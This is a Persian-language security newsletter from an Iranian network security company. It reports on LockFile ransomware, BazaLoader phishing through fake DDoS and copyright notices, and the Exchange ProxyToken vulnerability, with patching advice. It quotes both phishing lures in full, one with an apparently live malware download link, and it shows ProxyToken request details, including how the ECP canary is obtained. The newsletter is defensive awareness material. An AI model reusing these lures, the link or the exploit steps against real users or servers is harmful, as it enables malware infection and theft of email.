ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | مهر ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

در ماهی که گذشت گردانندگان Rangnarok ضمن توقف فعالیت‌های باج‌افزاری خود، کلید اصلی آن را که قابلیت رمزگشایی فایل‌های رمزگذاری شده را دارد، به‌صورت عمومی منتشر کردند. همزمان، شرکت ضدویروس بیت‌دیفندر نیز ابزار رایگانی منتشر کرده که امکان رمزگشایی فایل‌های رمزگذاری شده را برای قربانیان باج‌افزار REvil، بدون نیاز به پرداخت مبلغ اخاذی شده فراهم می‌کند. جزییات این اخبار خوش را در این ماهنامه بخوانید.

در این ماهنامه ترجمه‌ای از گزارش شرکت امنیتی سوفوس ارائه شده که در آن روش کار باج‌افزار LockFile و نحوه تلاش این باج‌افزار برای بی‌اثر کردن راهکارهای حفاظتی مورد بررسی قرار گرفته است. LockFile باج‌افزار جدیدی است که سوءاستفاده از آسیب‌پذیری‌های ProxyShell و PetitPotam NTLM را در کارنامه دارد.

در ماهی که گذشت، جزئیات فنی آسیب‌پذیری خطرناکی در سرورهای Exchange با نام ProxyToken منتشر شد که سوءاستفاده از آن، دستیابی به ایمیل‌های حساب کاربری سازمان را بدون احراز هویت امکان‌پذیر می‌سازد. همان‌طور که در این ماهنامه خواهید خواند مهاجم می‌تواند با ارسال درخواستی به سرویس‌های وب موجود از طریق Exchange Control Panel - به اختصار ECP - اقدام به سوءاستفاده از این آسیب‌پذیری نموده و پیام‌های موجود در صندوق دریافتی (Inbox) کاربران را سرقت کند.

بررسی‌های اخیر از گرایش مهاجمان سایبری در بکارگیری بدافزارهای قابل اجرا بر روی "واحد پردازش گرافیکی" (Graphic Processing Unit - به اختصار GPU) حکایت دارد. این یافته در حالی ارائه می شود که امکان‌پذیر بودن این تکنیک قبلاً نیز در مقالات آکادمیک مطرح شده بود. مطالعه جزییات این تهدیدات نوظهور را در این ماهنامه توصیه می‌کنیم.

از دیگر رخدادهای مهم یک ماه اخیر که در این ماهنامه به آن پرداخته شده می‌توان به انتشار فهرستی از ۵۰۰ هزار نام‌کاربری و رمز عبور VPN تجهیزات ساخت شرکت فورتی‌نت اشاره کرد که ظاهراً تابستان گذشته از دستگاه‌های آسیب‌پذیر سرقت شده بودند. این نشت یک رویداد جدی است؛ در اختیار داشتن رمزعبور VPN، دسترسی و نفوذ به یک شبکه، حذف اطلاعات، نصب بدافزار و اجرای حملات باج‌افزاری را برای مهاجمان فراهم می‌کند.

در آخرین ماه از تابستان ۱۴۰۰، مایکروسافت، سیسکو، مک‌آفی، وی‌ام‌ور، اف‌فایو، سیتریکس، ادوبی، اس‌آپ، گوگل، اپل، موزیلا، دروپال و وردپرس اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی

سرورهای آسیب‌پذیر Exchange

هدف باج‌افزار جدید LockFile

یک گروه باج‌افزاری جدید به نام LockFile، با سوءاستفاده از ضعف‌های امنیتی ProxyShell، اقدام به نفوذ به سرورهای آسیب‌پذیر Exchange و در ادامه رمزگذاری دستگاه‌های Windows در سطح دامنه می‌کنند.

سوءاستفاده از آسیب‌پذیری‌های مذکور، مهاجم را قادر به اجرای کد به‌صورت از راه دور، بدون نیاز به هر گونه اصالت‌سنجی بر روی سرورهای Exchange می‌کند.

جزییات این سه آسیب‌پذیری توسط یک محقق امنیتی در جریان مسابقات هک Pwn۲Own در آوریل ۲۰۲۱ افشا شد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به روش انتشار نسخ جدید LockFile و راه‌های مقابله با آن پرداخته شده است.

ProxyShell عنوانی است که به مجموعه سه آسیب‌پذیری زیر اطلاق می‌شود:

- CVE-2021-34473 که ضعفی از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution - به اختصار RCE) است و در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-34523 که ضعفی از نوع "ترفیع امتیازی" (Elevation of Privilege) است. این آسیب‌پذیری نیز در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-31207 که ضعفی از نوع "عبور از سد کنترل‌های امنیتی" (Security Feature Bypass) است و در ۲۱ اردیبهشت ۱۴۰۰ توسط مایکروسافت وصله شد.


به تازگی گزارش شده که مهاجمان به دنبال پویش و شناسایی سرورهای Exchange آسیب‌پذیر به ProxyShell و سپس آلوده‌سازی آنها به بدافزارهای مخرب هستند. پس از سوءاستفاده از یک سرور Exchange، مهاجمان اقدام به دریافت و بارگذاری کدهای موسوم به Web Shell که برای بارگذاری و اجرای برنامه‌های دیگر استفاده می‌شوند، می‌کنند. بنا بر اظهارات یکی از محققان آسیب‌پذیری، از Web Shell برای نصب یک درب پشتی .NET استفاده می‌شود که در آن زمان بررسی و اقدام به دریافت یک کد غیرمخرب می‌نموده است.

اکنون محققان امنیتی اعلام کرده‌اند که باج‌افزار جدیدی به نام LockFile از آسیب‌پذیری‌های ProxyShell در سرورهای Exchange و آسیب‌پذیری‌های PetitPotam در Windows برای تسخیر دامنه‌های Windows و رمزگذاری دستگاه‌ها سوءاستفاده می‌کنند.


پس از تسخیر شبکه، مهاجمان ابتدا با استفاده از آسیب‌پذیری‌های ProxyShell به سرور اصلی Exchange دسترسی یافته و با سوءاستفاده از ضعف امنیتی PetitPotam کنترل سرور Domain Controller و سپس کنترل کل دامنه Windows را در اختیار می‌گیرند. با این اقدام، انتشار باج‌افزار بر روی کلیه دستگاه‌ها و در کل شبکه به راحتی ممکن خواهد بود.

در حال حاضر، اطلاعات دیگری در مورد نحوه اجرای حملات باج‌افزار جدید LockFile ارائه نشده است.

هنگامی که این باج‌افزار برای اولین بار در ماه تیر منتشر شد، در اطلاعیه باج‌گیری (Ransom Note) آن همانطور که در زیر مشاهده می‌شود، به نام یا عنوان خاصی اشاره نشده بود. در عین حال فایل اطلاعیه باج‌گیری "LOCKFILE-README.hta" نامگذاری شده بود.



اما اخیراً بر اساس برخی گزارش‌ها، در اطلاعیه‌های باج‌گیری جدید، همانطور که در ادامه نشان داده شده از عنوان LockFile نام برده شده است.



قالب نام‌گذاری آنها نیز به صورت زیر تغییر کرده است:

[victim_name]-LOCKFILE-README.hta

نشانی ایمیل درج شده در اطلاعیه contact@contipauper.com است که در نگاه اول از ارتباط آن با باج‌افزار Conti حکایت دارد.

در حالی که قالب و ظاهر رنگی اطلاعیه باج‌گیری LockFile و Conti مشابه یکدیگر است، اما با توجه به روش‌های ارتباطی و جمله‌بندی متفاوت آنها به نظر نمی‌رسد که ارتباطی بین این دو باج‌افزار وجود داشته باشد.

هنگام رمزگذاری فایل‌ها، باج‌افزار پسوند lockfile. را به نام فایل‌های رمزگذاری شده اضافه می‌کند. به گفته محققان فرایند رمزگذاری این باج‌افزار به شدت منابع سیستم را به کار می‌گیرد که این موضوع موجب کندی بیش از حد دستگاه می‌شود.


اطمینان از نصب اصلاحیه‌های امنیتی مرتبط با آسیب‌پذیری‌های ProxyShell و مجموعه اصلاحیه‌های ماه میلادی آگوست که ضعف CVE-2021-36942 در ارتباط با تکنیک حمله PetitPotam NTLM Relay توسط آن ترمیم شد به همراه توجه به راهکارهای اشاره شده در مقالات زیر به تمامی راهبران توصیه می‌شود:

https://msrc.microsoft.com/update-guide/vulnerability/ADV210003

https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

تهیه نسخه پشتیبان به ویژه از سامانه‌ها و سرورهای حساس و با عملکرد کلیدی نظیر Exchange نیز باید همواره مدنظر راهبران قرار داشته باشد.

اعلان‌های جعلی؛
ترفند جدید بدافزار BazaLoader



بررسی محققان امنیتی نشان می‌دهد که اخیراً گردانندگان بدافزار Bazaloader با ارسال اعلان‌های جعلی، راهبران سایت‌ها را فریب می‌دهند تا فایل‌های مخرب را باز کنند. در نوعی از این اعلان، آن‌ها ادعا می‌کنند که از طریق سایت راهبران، حملات DDoS (منع سرویس توزیع شده) صورت گرفته است. در نوع دیگری از این اعلان‌ها، گردانندگان بدافزار به راهبران سایت هشدار می‌دهند که به علت کپی تصاویر، قانون کپی‌رایت (Digital Millennium Copyright Act - به اختصار DMCA) را نقض کرده‌اند.

در هر دوی این ترفندها، هدف یکسان است و گردانندگان بدافزار Bazaloader از فرم‌های تماس برای انتقال بدافزاری که اغلب برنامه Cobalt Strike را اجرا می‌کند و می‌تواند منجر به سرقت اطلاعات یا حمله باج‌افزاری شود، استفاده می‌کنند.

شرکت مایکروسافت (Microsoft Corp) در مورد این روش انتشار در ماه آوریل، زمانی که مجرمان سایبری از آن برای انتقال بدافزار IcedID استفاده کرده بودند، هشدار داده بود. بدافزارهای اخیر نیز از روشی مشابه استفاده می‌کنند، فقط کد بدافزاری و ترفند خود را تغییر داده‌اند. یکی از محققان حوزه توسعه و طراحی سایت در هفته‌های اخیر گزارش داده که دو نفر از مشتریانش اخطارهایی به ظاهر قانونی دریافت کرده‌اند مبنی بر اینکه از جانب سایت‌های آنها حملات DDoS علیه یک شرکت بزرگ صورت گرفته است.

در ادامه، اعلان این مهاجمان که حاوی یک متن تهدید جعلی به ظاهر قانونی و لینک فایل دیگری در پوشه‌ای از Google Drive است، مشاهده می‌شود. در فایل log ارسالی در این پیام، ادعا شده که حاوی شواهدی است مبنی بر اینکه حمله از جانب سایت راهبران صورت گرفته است. علاوه بر این، گردانندگان این بدافزار در این اعلان، ادعا می‌کنند که لینک موجود در این پیام حاوی دستورالعمل مفصلی می‌باشد که منشأ حمله DDoS در آن نشان داده شده و نحوه برخورد ایمن، کشف و پاکسازی دستی تمام فایل‌های بدافزاری که منجر به حمله DDoS شده، را در آن ارائه کرده‌اند.

در این اعلان، راهبران و صاحبان سایت تهدید به اقدام قانونی شده‌اند مگر اینکه آنها با مراجعه به لینک به اشتراک گذاشته شده در Google Drive، سایت خود را "بلافاصله" از فایل‌های مخربی که در استقرار و اجرای حملات DDoS نقش داشته‌اند، پاک کنند.

> Hello,
>
> This message was written to you in order to notify, that we are currently experiencing serious network problems and we have detected a DDoS attack on our servers coming from the your website or a website that your company hosts (example.com). As a consequence, we are suffering financial and reputational losses.
>
> We have strong evidence and belief that your site was hacked and your website files were modified, with the help of which the DDoS attack is currently taking place. It is strictly advised for you as a website proprietor or as a person associated with this website take immediate action to fix this issue.
>
> To fix this issue, you should immediately clean your website from malicious files that are used to carry out the DDoS attack.
>
> I have shared the log file with the recorded evidence that the attack is coming from example.com and also detailed guidelines on how to safely deal with, find and clean up all malicious files manually in order to eradicate the threat to our network.
>
> Click on the link below to download DDos Attack evidence and follow the instructions to fix the issue:
>
> https://drive.google.com/uc?export=download&id=removed
>
> Please be aware that failure to comply with the instructions above or/and if DDoS attacks associated with example.com will not stop within the next 24 hour period upon receipt of this message, we will be entitled to seek legal actions to resolve this issue.
>
> If you will experience any difficulties trying to solve the issue, please reply immediately with your personal reference case number (included in the log report and instructions mentioned above) and I will do my best to help you resolve this problem asap.
>
> Austin Nguyen
> intuit.com IT security team


علاوه بر ترفند DDoS که برای فریب راهبران سایت به‌کار گرفته می‌شود، گردانندگان بدافزار Bazaloader، در نوع دیگری از اعلان‌های خود، به فایلی که ظاهراً حاوی شواهدی در مورد سرقت تصاویر است، لینک داده و در خصوص نقض قانون کپی‌رایت هشدار می‌دهند.

محقق امنیتی شرکت نرم‌افزاری پروفپوینت (Proofpoint, Inc) در توئیتی خاطرنشان کرده است که این پیام‌ها در خصوص نقض حق کپی رایت از طریق فرم تماس سایت ارسال می‌شوند و بدافزار BazaLoader را از طریق فایل موجود در Google Drive منتشر می‌کنند.

به نقل از Bleeping computer، این پایگاه اینترنتی نیز طی چند ماه گذشته چندین مورد از این اعلان‌های نقض قوانین کپی رایت را با ادعای استفاده از تصاویر بدون رضایت مالک دریافت کرده است. این پیام به یک فایل لینک می‌دهد که در آن ظاهراً فهرست تصاویر بدون اجازه استفاده شده را اعلام می‌کند. فایل مذکور در فضای ابری Google Firebase میزبانی می‌شود. برای اینکه موضوع خیلی مهم و اضطراری به نظر برسد، فرستنده پیام می‌گوید، احتمالاً صاحب سایت، مسئول خسارت قانونی تا سقف ۱۲۰ هزار دلار است.

> My name is Marquel.
>
> Your website or a website that your organization hosts is infringing on a copyright protected images owned by myself.
>
> Check out this document with the URLs to my images you utilized at www.bleepingcomputer.com and my earlier publication to get the proof of my copyrights.
>
> Download it right now and check this out for yourself:
>
> https://firebasestorage.googleapis.com/v0/b/files-d6e6c.appspot.com/o/download-dlm39vbk30.html?alt=media&token=d0b122e7-49bb-4c04-9b26-d2364ca615f2&ID=381406677867196640
>
> I do think you've deliberately violated my legal rights under 17 USC Sec. 101 et seq. and could possibly be liable for statutory damage as high as $120,000 as set forth in Section 504 (c) (2) of the Digital millennium copyright act ("DMCA") therein.
>
> This message is official notice. I demand the removal of the infringing materials mentioned above. Take note as a service provider, the Digital Millennium Copyright Act requires you, to remove and disable access to the infringing materials upon receipt of this particular letter. In case you don't stop the utilization of the previously mentioned copyrighted materials a legal action will likely be commenced against you.
>
> I have a strong belief that utilization of the copyrighted materials mentioned above as allegedly infringing is not permitted by the copyright proprietor, its agent, or the laws.
>
> I swear, under penalty of perjury, that the information in this message is correct and that I am the legal copyright proprietor or am certified to act on behalf of the proprietor of an exclusive right that is allegedly infringed.
>
> Best regards,
>
> Marquel Lowe
> 08/17/2021


بررسی فایل مذکور توسط یکی از محققان در زمینه تحلیل بدافزار، نشان می‌دهد که این فایل JavaScript که به‌صورت ZIP فشرده شده، DLL بدافزار BazaLoader را دریافت کرده و از طریق یک درب پشتی منسوب به گروه TrickBot اقدام به انتشار باج‌افزار می‌کند. سپس این بدافزار به سرورهای کنترل و فرمان‌دهی (C2) متصل شده و Cobalt Strike را دریافت می‌کند. Cobalt Strike یک ابزار تست نفوذ است که به طور گسترده توسط مجرمان سایبری جهت ماندگاری و انتشار کدهای بدافزاری مورد استفاده قرار می‌گیرد.



همانطور که از نمونه اعلان‌های بالا مشاهده می‌شود، این پیام‌ها کاملاً قابل باور هستند و از اعتبار فرم‌های تماس ایمیلی استفاده می‌کنند تا شانس دریافت نشان "ایمن" از محصولات امنیتی ایمیل را افزایش دهند.

توصیه می‌شود به منظور پیشگیری از افتادن در دام این مهندسی اجتماعی و ترفندهای بدافزاری، کاربران به نشانه‌هایی از اهداف مخرب (نظیر اطلاعات تماس ناقص، دستور زبان و گرامر نادرست، لینک‌های مشکوک) توجه داشته باشند.

افشای آسیب‌پذیری دیگری
در سرورهای Exchange



اخیراً جزئیات فنی آسیب‌پذیری خطرناکی در سرورهایExchange با نام ProxyToken منتشر شده که سوءاستفاده از آن، دستیابی به ایمیل‌های حساب کاربری سازمان را بدون احراز هویت امکان‌پذیر می‌سازد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، جزئیات آسیب‌پذیری مذکور و نحوه سوءاستفاده از آن ارائه شده است.

مهاجم می‌تواند با ارسال درخواستی به سرویس‌های وب موجود از طریق Exchange Control Panel - به اختصار ECP - اقدام به سوءاستفاده از این آسیب‌پذیری نموده و پیام‌های موجود در صندوق دریافتی (Inbox) کاربران را سرقت کند.

ProxyToken که با شناسه CVE-2021-33766 شناخته می‌شود، بدون احراز هویت، امکان دسترسی به تنظیمات پیکربندی صندوق‌های پستی کاربران را برای مهاجم فراهم می‌کند. جایی که می‌تواند قواعد Email Forwarding را نیز تعریف کند و در جریان آن پیام‌های ارسالی به ایمیل کاربران مورد نظر نیز به حسابی که تحت کنترل مهاجم است، ارسال می‌شود.

این باگ توسط یک محقق ویتنامی کشف شده و از طریق Zero-Day Initiative - به اختصار ZDI - در ماه مارس گزارش شده است. بخش‌های Front End سرور Exchange شامل Outlook Web Access و Exchange Control Panel، عمدتاً به عنوان یک پروکسی برای Back End سرور (Exchange Back End) عمل می‌کند و درخواست‌های احراز هویت را به آن ارسال می‌کند.

در زمان استقرار Exchange، اگر قابلیت "Delegated Authentication" (احراز هویت تفویض شده) فعال شده باشد، Front End درخواست‌هایی را که نیاز به احراز هویت دارند به Back End ارسال می‌کند و آنها را با یک کوکی از نوع توکن امنیتی (SecurityToken) مشخص می‌کند.

```
else if (HttpProxyGlobals.ProtocolType == ProtocolType.Ecp)
{
    if (EDiscoveryExportToolProxyRequestHandler.IsEDiscoveryExportToolProxyRequest(httpContext.Request))
    {
        handler = new EDiscoveryExportToolProxyRequestHandler();
    }
    else if (BEResourceRequestHandler.CanHandle(httpContext.Request))
    {
        handler = new BEResourceRequestHandler();
    }
    else if (EcpProxyRequestHandler.IsCrossForestDelegatedRequest(httpContext.Request))
    {
        EcpProxyRequestHandler handler1 = new EcpProxyRequestHandler();
        handler1.IsCrossForestDelegated = true;
        handler = handler1;
    }
```

وقتی در درخواست کوکی مذکور که از نوع توکن امنیتی (SecurityToken) است، "/ecp" وجود داشته باشد، Front End فرآیند احراز هویت را به Back End واگذار می‌کند. با این حال، پیکربندی پیش فرض Exchange در ECP و ماژولی که مسئول واگذاری اعتبارسنجی (DelegatedAuthModule) است، بارگذاری نمی‌شود.

سوءاستفاده از آسیب‌پذیری ProxyToken در این مرحله انجام نمی‌شود و به اقدام دیگری نیاز دارد: ارسال درخواست به صفحه /ecp مستلزم تیکتی به نام "ECP canary" است که هنگام فعال کردن خطای HTTP 500 قابل دریافت است. بررسی بیشتر نشان می‌دهد اگر درخواستی فاقد تیکت مذکور که منجر به خطای HTTP 500 می‌شود، باشد، رشته معتبر لازم را برای اجرای موفقیت‌آمیز یک درخواست احراز هویت نشده ندارد.

> "In summary, when the front end sees the SecurityToken cookie, it knows that the back end alone is responsible for authenticating this request. Meanwhile, the back end is completely unaware that it needs to authenticate some incoming requests based upon the SecurityToken cookie since the DelegatedAuthModule is not loaded in installations that have not been configured to use the special delegated authentication feature" - Zero-Day Initiative

به طور خلاصه، هنگامی که Front End یک کوکی از نوع توکن امنیتی (SecurityToken) را مشاهده می‌کند، می‌داند که تنها Back End مسئول احراز هویت درخواست است. با توجه به توکن امنیتی دریافتی، Back End کاملاً از احراز هویت درخواست‌های ورودی بی‌اطلاع است، زیرا هنوز DelegatedAuthModule، که قابلیت واگذاری اعتبارسنجی را پیکربندی می‌کند، بارگذاری نشده است.

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: fb98f370-6f35-486e-84ce-ae769b346a8d
X-CalculatedBETarget: mailserver.contoso
X-Content-Type-Options: nosniff
jsonerror: true
X-ECP-ERROR: System.ServiceModel.FaultException
X-DiagInfo: mailserver
X-BEServer: mailserver
X-UA-Compatible: IE=10
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=111e72d0-1867-4aa9-b37a-cf0f12e9eb2d; path=/; secure; HttpOnly
Set-Cookie: msExchEcpCanary=bOoDLnPHWU-Po5ZM3Rx4CRDhAjNkZtkInQwtkshtexm3nuzAHEQW-itnqOrhFz6k5RK7aSpLNAs.;
path=/ecp;SameSite=None; secure
...
```

